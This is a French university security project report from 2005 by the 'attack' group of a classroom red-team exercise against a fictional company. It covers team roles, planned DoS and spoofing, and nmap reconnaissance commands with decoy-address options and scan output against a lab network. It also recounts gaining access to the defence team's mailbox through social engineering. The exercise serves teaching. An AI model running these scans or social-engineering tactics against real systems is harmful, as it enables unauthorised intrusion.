Projet Sécurité
Groupe Attaque

Le 12 Décembre 2005

Table des matières

INTRODUCTION

1. Rappels sur le projet

1) Cadre

Il est possible d'aborder l'enseignement sur la *sécurité des systèmes d'information* suivant plusieurs axes pédagogiques. Dans le cas présent, l'objectif général était de faire «découvrir» l'importance des processus de sécurité à partir d'illustrations pratiques.

À la suite de la première séance de présentation, les étudiants sont répartis en 3 groupes pour travailler sur un projet. Ce projet consiste à étudier et déployer une maquette d'infrastructure d'entreprise suivant un scénario type.

Les objectifs pédagogiques sont multiples :

- créer une émulation entre les groupes d'étudiants en «opposant» les rôles de chaque groupe,
- évaluer l'importance des relations humaines, de la coordination et même de l'ingénierie sociale dans la sécurité des systèmes d'information en imposant une taille de groupe importante,
- illustrer les problématiques des «métiers» de la sécurité informatique à partir du scénario d'entreprise type.

Ce projet sera axé sur la création de trois groupes différents, nommés pour l'occasion « Défense », « Analyse » et « Attaque ».

Nous présenterons ici les activités du groupe « Attaque » :

Ce groupe est chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en oeuvre. Du point de vue métier, les membres de ce groupe jouent le rôle de consultants en sécurités chargés d'évaluer la solidité du système d'information défendu. Ils sont totalement étranger à la structure de l'entreprise. Les 2 autres groupes ne sont pas sensés leur communiquer la moindre information. Bien entendu, les membres du groupe «attaque» ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

2) Scénario Type : Candide S.A.

L'activité des groupes définis ci-avant gravite autour du système d'information d'une entreprise totalement fictive mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.

Supposons donc que les groupes vont travailler pour ou contre une agence baptisée *Candide S.A.*. Cette agence vient d'obtenir un gros contrat de services pour un très grand groupe industriel aéronautique. Ce grand groupe industriel est un acteur majeur dans un contexte de concurrence mondiale exacerbée. Il fait donc l'objet d'actions d'intelligence économique tous azimuts. La chaîne des sous-traitants de ce grand groupe industriel constitue un axe de travail intéressant en matière d'intelligence économique pour collecter des informations à forte valeur ajoutée.

Notre agence *Candide S.A.*, venant d'entrer dans cette chaîne de sous-traitance avec un contrat important, fait l'objet de beaucoup d'attention. Sa crédibilité, voire même sa survie économique, dépend de la qualité de la sécurité de son système d'information. Le rôle du groupe d'étudiants «défense» est de garantir cette crédibilité.

Compte tenu des enjeux, notre grand groupe industriel aéronautique, ne peut se contenter des engagements contractuels pris avec *Candide S.A.*. Aussi, il demande à quelques

consultants indépendants (le groupe «analyse») d'observer au plus près les flux du système d'information du sous-traitant. Il s'agit de s'assurer que l'équipe en charge du système d'information est à même de remplir les engagements pris.

Un groupe industriel concurrent a appris par voie de presse qu'un contrat de services significatif avait été conclu entre *Candide S.A.* et son concurrent. À priori, *Candide S.A.* présente une opportunité intéressante de collecte d'informations sensibles en toute discrétion. Cette opportunité conduit notre groupe concurrent à faire appel à quelques consultants spécialisés dans ce genre de travail (le groupe «attaque»).

2. Groupe Attaque

1) Composition du groupe

Le groupe Attaque est composé de neuf étudiants, assignés (de gré ou de force :)) à différents rôles, explicités dans la partie suivante. Ceux-xi sont :

- Hammer Cédric — Responsable Projet
- Lebourdais Jérémy — Responsable Projet, Equipe « Exploit »
- Belda Nicolas — Equipe Découverte du Réseau, Equipe « Flood »
- Marchiani Jean-Baptiste — Equipe Découverte du Réseau, Equipe « Exploit »
- Chajiddine Samir — Equipe Découverte du Réseau, Equipe « Flood »
- Rémy Lionel — Equipe Diversion, Analyse, Equipe « Flood »
- Puzin Guillaume — Equipe Diversion, Analyse, Equipe « Exploit »
- Périé Vincent — Equipe « Exploit »
- Louis Marc — Equipe « Exploit »

L'importance de ce projet réside certainement dans l'aspect organisationnel. Ainsi, afin de réaliser un maximum de travail dans un minimum de temps, et pour « coller » au scénario défini plus haut, nous avons décidé de nous répartir dans une sorte de hiérarchie, telle une réelle mini-entreprise. Cependant, les rôles n'ont pas été définis à des fins de commandement, mais plutôt de coordination et afin de cadrer au maximum avec les souhaits de chacun. Pour le groupe attaque, l'organisation des intervenants a été définie comme suit :

- **Deux responsables de projets** : chargés en majeure partie de la communication inter et intragroupe, ils sont là pour coordonner les équipes sur les différents axes choisis. Il sont également présents pour toute aide, qu'elle soit technique ou stratégique (choix des axes d'attaques, périodes critiques, etc).

- **Une équipe « Découverte du Réseau »** : Le but de cette équipe est, comme son nom l'indique, de découvrir toute (ou au maximum possible) l'infrastructure du réseau de la défense (adresses IP, systèmes d'exploitation (OS), ports ouverts, fermés, filtrés -TCP ET UDP-, applications/services derrière les ports réseau ouverts, règles de filtrage, équipements réseau -routeur(s), switchs-). Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :
  - Renseignement sur les outils disponibles (sous Linux et Windows)
  - Expérimentation des outils retenus après étude et éventuels essais
  - Rédaction de la démarche utilisée
  - Planning de ce qui va être fait lors de la reconnaissance
  - Reporting complet des résultats (positifs et/ou négatifs) sur la mailing list, ainsi que sur un fichier texte posté dans le dossier correspondant sur le serveur de la mailing list.

- **Une équipe « Diversion, bruit de fond, analyse des logiciels serveurs »** : Le but de cette équipe est de générer un trafic suffisamment important, afin de noyer les analystes dans un bruit de fond réaliste, avec des erreurs de temps en temps, des recherches d'informations (pages d'erreur du serveur web par exemple) afin qu'ils aient du mal à distinguer les attaques effectuées par les équipes « attaques réelles ». Cette équipe a du travailler en étroite collaboration avec les membres des équipes attaques afin qu'ils profitent de leur couverture. Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :
  - Expérimentation des outils retenus après étude et éventuels essais
  - Rédaction de la démarche utilisée
  - Reporting des informations trouvées (fichiers du serveur web, adresses mail, logiciels utilisés, cgi, etc...)
  - Etude des possibilités offertes par les configurations et logiciels utilisés (smtp relay, cgi exploitables, ...) afin de faciliter les attaques proprement dites.

- **Une équipe « Exploit »** : Le but de cette équipe est de se renseigner sur les failles des logiciels découverts par les autres équipes (diversion ou découverte du réseau) ; trouver les "exploits" possibles, les étudier, les expérimenter sur la maquette, et les utiliser (si possible et s'ils sont "contrôlables") font partie des tâches de cette équipe. Un des axes principaux est donc la veille et la recherche d'informations sur les failles des logiciels. L'autre axe est la programmation de haut-niveau, qui sera vite remplacé par la réutilisation de codes découverts sur Internet . Leur travail a également été découpé en plusieurs étapes, avec le cheminement minimum suivant :
  - Recensement (le plus exhaustif possible) des failles exploitables de chaque logiciel/équipement découvert
  - Planning précis des tests sur la maquette pour éviter tout problème avec une autre équipe
  - Renseignement sur les outils disponibles (sous Linux et Windows)
  - Expérimentation des outils retenus après étude et essais (voir après, maquette)
  - Rédaction de la démarche utilisée
  - Réunions régulières des membres de l'équipe et du groupe afin de savoir exactement où chacun en est, sans oublier un reporting sur la mailing-list de ce qui s'est dit
  - Organisation précise des objectifs de chacun, afin d'éviter de perdre du temps à travailler à plusieurs sur le même objectif
  - Réunions explicatives sur ce qui est fait, afin que tout le monde saisisse les opportunités données par la réussite d'une de ces attaques

  - **Une équipe « Flood »** : Le but de cette équipe est de rendre les services offerts par la défense inaccessibles, ou utiliser toutes les ressources disponibles afin que l'utilisation de leurs services soit impossible. En plus de la création de dénis de service (DoS), cette équipe sera responsable de l'usurpation d'identité des utilisateurs des systèmes de la défense. Le but sera donc d'obtenir des informations confidentielles à leur insu, en utilisant diverses techniques (techniques dites de « spoofing »). Cette équipe aura donc deux rôles majeurs, l'un destructeur et l'autre usurpateur. Leur travail a été découpé en plusieurs étapes, avec le cheminement minimum suivant :
  - Renseignement sur les outils disponibles (sous Linux et Windows)
  - Expérimentation des outils retenus après étude et éventuels essais
  - Rédaction de la démarche utilisée
  - Réunions explicatives sur ce qui est fait, afin que tout le monde saisisse les opportunités données par la réussite d'une de ces attaques.

2) Choix de fonctionnement : Fonctionnement en Phases

Comme souvent en gestion de projet, celui-ci a été divisé en phases. L'utilisation de ces « sous-projets » permet une meilleure analyse des tâches a effectuer, mais également d'analyser plus finement les besoins en temps et en hommes, grâce à la définition de tous les points critiques. Nous avons ainsi décidé de diviser le projet de Candide SA comme suit :

- ✔ Phase 0 : Analyse des Besoins – Assignation des Rôles
- ✔ Phase 1 : Réalisation de la Maquette
- ✔ Phase 2 : Découverte initiale du Réseau
- ✔ Phase 3 : Attaque
  - ✔ Phase 3.a : Diversion, Bruits de Fonds et Analyse des logiciels serveurs
  - ✔ Phase 3.b : Attaque par utilisation d'« exploits »
  - ✔ Phase 3.c : Attaque par dénis de services et usurpations
- ✔ Phase 4 : Bilans et Synthèse

Bien que simple à comprendre, il convient de noter que les phases 2 à 3.c traitent des actions menées par les équipes correspondantes.

La phase 0, assimilable à une réunion de démarrage a été le point de départ de toute la réflexion, afin que chacun comprenne l'enjeu du projet. Elle a aussi permis la définition des rôles, et leur assignation. Elle a également et enfin été la phase de rédaction de cette division.


La phase 1 a concerné la réalisation d'une maquette de tests, nécessaire à des fins de réussite dans un milieu où les niveaux technologique requis sont de plus en plus élevés. Nous aurons l'occasion d'y revenir, dans les paragraphes suivants (notamment le III/1).

La Phase 4 est quant à elle la phase finale du projet, représentant la réflexion autour des résultats du projets, mais également de leur interprétation (acquis, expériences) ; il concerne également la rédaction du rapport et de la présentation (livrables).


Une phase parallèle non citée ici a été celle de la coordination et de l'organisation. En effet, tout au long du travail, les responsables de projet ont effectuer un travail autour du projet afin que celui-ci se déroule du mieux possible. Les différentes actions menées sont développées dans le paragraphe suivant.

ORGANISATION, ÉCHÉANCIER

1. Diagramme de Gantt Préliminaire



2. Diagramme de Gantt Final



3. Analyse

Comme on peut le voir, le projet, comme souvent d'ailleurs, a été au fur et à mesure décalé par rapport au planning prévisionnel. Ceci est en partie du au soucis qu'ont pu avoir la partie défense, avec les nombreux problèmes de configurations et de matériels, mais également aux multiples projets que nous avons du gérer. Ceci reflète bien l'activité professionnelle à laquelle nous aurons à faire face, et montre également certaines des raisons des si nombreux retards sur les projets.

Néanmoins, nous avons pu tenir nos délais pour la réalisation de la maquette (voir chapitre suivant) et sur la phase de recherches/tests. Le « dérapage » a réellement et logiquement débuté lors de la mise en oeuvre de ces tests, liée de fait à l'infrastructure technique déployée par l'équipe défense.

Elle n'a enfin malheureusement pas pu être rattrapée du fait de la trop grande sécurité mis en place par l'équipe adverse dès le départ, et du non respect des étapes évolutives de cette dernière.


RÉALISATIONS

1. Réalisation de la Maquette

L'attaque d'un système d'informations (SI) n'étant pas chose aisée, et les possibilités étant vastes, nous avons décidé de simuler un mini SI afin d'expérimenter les outils trouvés, et de déterminer les attaques les plus convaincantes, mais aussi les plus simples à utiliser. Celle-ci a été réalisée au sein de l'appartement d'un des membres de l'équipe, avec les informations dont nous disposions. En effet, l'un de nos axes d'attaque fût le « social engeenering », qui consiste a utilisé d'une façon plus ou moins douteuse son réseau de relations, à des fins d'espionnage. Nous avons ainsi pu récupérer dès le départ un accès à la messagerie de l'équipe défense, ce qui nous a permis de découvrir le schéma réseau du SI mis en place.

Nous avons ainsi tenté, avec les moyens dont nous disposions (notamment nos machines personnelles) de reproduire ce SI.

Le schéma suivant a donc été implémenté :



La mise en place de la maquette ne s'est pas faite sans douleurs non plus. En effet, comme on peut le voir sur le Gantt, qui pour la partie maquettage représente ce qui s'est réellement passé (d'où un diagramme identique), plusieurs phases ont été nécessaires pour son fonctionnement complet. Nous avons rencontrés divers problèmes, le plus souvent liés au matériel, mais aussi parfois à l'installation et à la configuration de certains systèmes d'exploitations et/ou services.

2. Axe Découverte du Réseau

1) Introduction

Ce groupe avait pour rôle de découvrir le réseau de l'attaque défense, ce qui consiste à prendre connaissance du plan d'adressage, identifier les OS (systèmes d'exploitations), ports ouverts et services associés. Pour cela, l'équipe a d'abord étudié divers outils et effectué des tests afin de se les approprier. Ces outils sont :

- P0F
- Nmap
- Amap
- Atk (Attack Tool Kit)

Un plan d'attaque a ensuite été établi, puis mis en application.

2) Organisation

Description des outils

- Tcpdump : sniffer de réseau, collecteur d'informations
- Nmap : scanner de réseau et de machine
- Scanrand : idem que nmap mais optimisé
- Amap : détecteur de services tournants sur des ports « non-standards »
- Atk : scanner de services comme Nessus
- P0f : détecteur passif d'OS
- Netcat : Initiateur de connexions

Plan d'attaque

Les machines d'attaques appartenaient à la plage d'adresse 192.168.5.0-255. Nous avons ainsi décidé de scanner cette plage afin de détecter les machines actives et récupérer leurs adresses IP.

Après avoir détecté les adresses IP des machines présentes sur le réseau, nous avons effectué un scan de leurs ports ce qui nous a permis de faire ressortir les OS et les services utilisés.

Cela s'est passé en deux phases.

- **1ère phase :**

  Lors de ce 1er scan seule l'interface sur le pseudo Internet était visible (192.168.5.5). En effet un filtrage était mis en place, un limiteur de connexions sur ports ssh avait également été implémenté.

  Suite à cela et des réunions entre les responsables de chacun des groupes (attaque et défense), la politique de sécurité devait être diminuée.

- **2ème phase :**

  Ports découverts :
  - Administration SSH: 22, 65125 (??)
  - Rdp: 65199
  - Serveur Web Apache : 80, 65051
  - SMTP : 25

  Découverte de « zoidberg.candide.com »
  - Netcat 192.168.5.5 25

Point de vue Organisationnel

Après avoir fait du reporting permanent sur les différents outils que nous étudiions / testions, nous avons établi notre plan d'attaque en fonction des commentaires de chacun. Pour la phase de mise en pratique, cela s'est effectué en groupe avec un réel travail en commun.

Voici un tableau récapitulatif du temps destiné aux différentes phases :

Recherche d'outils + étude	4 séances de 2 heures
Phases de tests	4 séances de 4 heures
Mise en pratique	2 séances de 3 heures + 1 séance de 4 heures

Pour la partie mise en pratique, chaque phase correspond à une étape :
1) Scan lorsque la maquette avait un niveau de sécurité trop élevé
2) Scan de la maquette lors d'une séance de TP permettant d'effectuer une ébauche et d'avoir un premier regard sur CANDIDE SA.
3) Scan de la maquette final.

3) Aspect pratique

Avant tout, il est important de préciser que nous nous sommes principalement basé sur nmap afin de découvrir CANDIDE SA n'ayant pas pu faire de confrontation et donc d'analyse des flux réseau.

*Scan des machines « actives » dans la plage 192.168.5.**

- Etude :

```
#nmap -sP -D <@IP fausse1>,<@IP fausse2>[,...] <@IP Reseau à scanner> [options]
```

  -sP Ping les hôtes. Détecte les machines actives.
  -D Donne l'impression aux hôtes scannés d'être scannés par toutes ces adresses IP spécifiées.

- Utilisation :

  -sP Ping les hôtes. Détecte les machines actives
  -T Change la vitesse du scan
  -oN Ecriture du résultat dans un fichier

```
#nmap 3.81 scan initiated Tue Nov 29 22:34:33 2005 as: nmap -sP -T Aggressive -oN
scan1.nmap 192.168.5.2-254
Host 192.168.5.2 appears to be up.
Host 192.168.5.5 appears to be up.
MAC Address: 00:05:5D:0A:BC:8C (D-Link Systems)
Host 192.168.5.55 appears to be up.
MAC Address: AA:00:04:00:0A:04 (Digital Equipment)
#nmap run completed at Tue Nov 29 22:34:38 2005 -- 253 IP addresses (3 hosts up)
scanned in 5.669 seconds
```

Scan des ports sur les machines

- Etude :

```
#nmap -vv -sS -sV -O -F -T Insane -P0 -D <@IP fausse1>,<@IP fausse2>[,...] <@IP machine ou reseau à scanner> [options]
```

-vv Option qui permet d'affiche au maximum d'informations, très verbeux
-sS Scan des ports TCP avec le flag SYN positionné.
-sV Détermine les services sur les ports ouverts: nom, version
-O Détermine l'OS de la machine à partir d'empreintes connues
-F Scanne les ports listés par nmap
-T Insane : Scanne pas à la même fréquence tout les ports
-D Donne l'impression aux hotes scannées d'être scannées par toutes ces adresses IP spécifiées
-P0 Ne ping pas les machines, utile face à un firewall

Utilisation sur les machines 192.168.5.5 192.168.5.55 :

-sS Scan en TCP
-O Détermine l'OS de la machine à partir d'empreintes connues.
-p 1-65535 Scan des ports compris entre 1 et 65536

```
#nmap 3.81 scan initiated Tue Nov 29 23:15:23 2005 as: nmap -sS -P0 -T Aggressive -p
1-65535 -O -oN scan2 192.168.5.5
Interesting ports on 192.168.5.5:
(The 65529 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
65051/tcp open  unknown
65199/tcp open  unknown
MAC Address: 00:05:5D:0A:BC:8C (D-Link Systems)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.18 - 2.6.7, Linux 2.4.20 (Itanium), Linux 2.4.3 SMP (RedHat),
Linux 2.4.7 through 2.6.3, Linux 2.6.0 (x86), Linux 2.6.0-test5 - 2.6.0 (x86), Linux
2.6.3 - 2.6.7, Linux kernel 2.6.4 (x86)
Uptime 7.621 days (since Tue Nov 22 08:22:08 2005)
# Nmap run completed at Tue Nov 29 23:15:45 2005 -- 1 IP address (1 host up) scanned
in 21.981 seconds
# nmap 3.81 scan initiated Tue Nov 29 23:03:30 2005 as: nmap -sS -P0 -T Aggressive -p
1-65535 -O -oN scan3 192.168.5.55
Interesting ports on 192.168.5.55:
(The 65533 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
MAC Address: AA:00:04:00:0A:04 (Digital Equipment)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.18 - 2.6.7
Uptime 7.169 days (since Tue Nov 22 19:00:11 2005)
# Nmap run completed at Tue Nov 29 23:03:52 2005 -- 1 IP address (1 host up) scanned
in 22.293 second
```

=> Scan plus précis sur les ports ouverts (passage en paramètre des ports que l'on souhaite scanner

```
#nmap 3.81 scan initiated Tue Nov 29 23:26:05 2005 as: nmap -sV -P0 -p
22,25,53,80,65051,65199 -T Aggressive -oN scan4 192.168.5.5
Interesting ports on 192.168.5.5:
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 3.8.1p1 Debian-8.sarge.4 (protocol 2.0)
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC Bind CANDIDE - PHASE I
80/tcp    open  http    Apache httpd 1.3.33 ((Debian GNU/Linux) PHP/4.3.10-16)
65051/tcp open  http    Apache httpd 1.3.33 ((Debian GNU/Linux) PHP/4.3.10-16)
65199/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-
submit.cgi :
